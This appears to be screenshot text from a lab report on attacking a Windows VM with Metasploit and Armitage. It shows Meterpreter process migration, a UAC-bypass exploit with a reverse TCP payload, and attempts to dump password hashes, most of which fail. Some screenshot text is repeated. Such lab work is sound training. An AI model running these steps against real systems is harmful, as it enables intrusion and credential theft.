6516 784 SearchApp.exe x64 1 DESKTOP-7SJHJQ1\User
C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe
6644 656 svchost.exe
7004 6328 firefox.exe x86 1 DESKTOP-7SJHJQ1\User C:\Program Files (x86)\Mozilla
Firefox\firefox.exe
7088 6328 firefox.exe x86 1 DESKTOP-7SJHJQ1\User C:\Program Files (x86)\Mozilla
Firefox\firefox.exe
7148 3724 WINWORD.EXE x64 1 DESKTOP-7SJHJQ1\User C:\Program Files\Microsoft
Office\Office15\WINWORD.EXE
meterpreter > migrate 2032
[*] Migrating from 6188 to 2032...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into this process (insufficient privileges)
meterpreter > migrate 3724
[*] Migrating from 6188 to 3724...
[*] Migration completed successfully.
meterpreter >
Right Ctrl


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:15
Armitage
Armitage View Hosts Attacks Workspaces Help
bypassuac_eventvwr
bypassuac_fodhelper
bypassuac_injection
bypassuac_injection_winsxs
bypassuac_sdclt
bypassuac_silentcleanup
bypassuac_sluihijack
bypass
10.114.48.5
DESKTOP-7SJHJQ1\User @ DESKTOP-7SJHJQ1
Console X
multi/handler X
Meterpreter 2 X
Processes 2 X
windows/local/bypassuac_injection X
Dump Hashes X
msf6 > use post/windows/gather/smart_hashdump
msf6 post(windows/gather/smart_hashdump) > set GETSYSTEM true
GETSYSTEM => true
SESSION => 3
msf6 post(windows/gather/smart_hashdump) > run -j
[*] Post module running as background job 2.
[*] Running module against DESKTOP-7SJHJQ1
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /home/kaliuser/.msf4/loot/20240916101353_default_10.114.48.5_windows.hashes_599851.txt
[-] Insufficient privileges to dump hashes!
msf6 post(windows/gather/smart_hashdump) >
Right Ctrl

Limitation

- Some features of Armitage did not work as expected. For example, escalating privilege has not been successful even after multiple attempts


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:11
Armitage
Armitage View Hosts Attacks Workspaces Help
bypassuac_eventvwr
bypassuac_fodhelper
bypassuac_injection
bypassuac_injection_winsxs
bypassuac_sdclt
bypassuac_silentcleanup
bypassuac_sluihijack
bypass
10.114.48.5
DESKTOP-7SJHJQ1\User @ DESKTOP-7SJHJQ1
Console X
multi/handler X
Meterpreter 2 X
Processes 2 X
windows/local/bypassuac_injection X
View the full module info with the info, or info -d command.
msf6 exploit(windows/local/bypassuac_injection) > exploit
[*] Started reverse TCP handler on 10.114.48.4:8288
[-] Exploit failed [user-interrupt]: Rex::TimeoutError Send timed out
[-] exploit: Interrupted
msf6 exploit(windows/local/bypassuac_injection) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_injection) > show options
Module options (exploit/windows/local/bypassuac_injection):
Name Current Setting Required Description
SESSION 1 yes The session to run this module on
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.114.48.4 yes The listen address (an interface may be specified)
LPORT 8288 yes The listen port
Exploit target:
Id Name
1 Windows x64
View the full module info with the info, or info -d command.
msf6 exploit(windows/local/bypassuac_injection) > exploit
[-] Msf::OptionValidateError The following options failed to validate: SESSION.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/bypassuac_injection) >
Right Ctrl


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10:33
Armitage
Armitage View Hosts Attacks Workspaces Help
bypassuac_eventvwr
bypassuac_fodhelper
bypassuac_injection
bypassuac_injection_winsxs
bypassuac_sdclt
bypassuac_silentcleanup
bypassuac_sluihijack
bypass
10.114.48.5
DESKTOP-7SJHJQ1\User @ DESKTOP-7SJHJQ1
Console X
multi/handler X
Meterpreter 2 X
Processes 2 X
windows/local/bypassuac_injection X
Dump Hashes X
msf6 > use post/windows/gather/smart_hashdump
msf6 post(windows/gather/smart_hashdump) > set GETSYSTEM true
GETSYSTEM => true
SESSION => 3
msf6 post(windows/gather/smart_hashdump) > run -j
[*] Post module running as background job 2.
[*] Running module against DESKTOP-7SJHJQ1
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /home/kaliuser/.msf4/loot/20240916101353_default_10.114.48.5_windows.hashes_599851.txt
[-] Insufficient privileges to dump hashes!
msf6 post(windows/gather/smart_hashdump) >
Right Ctrl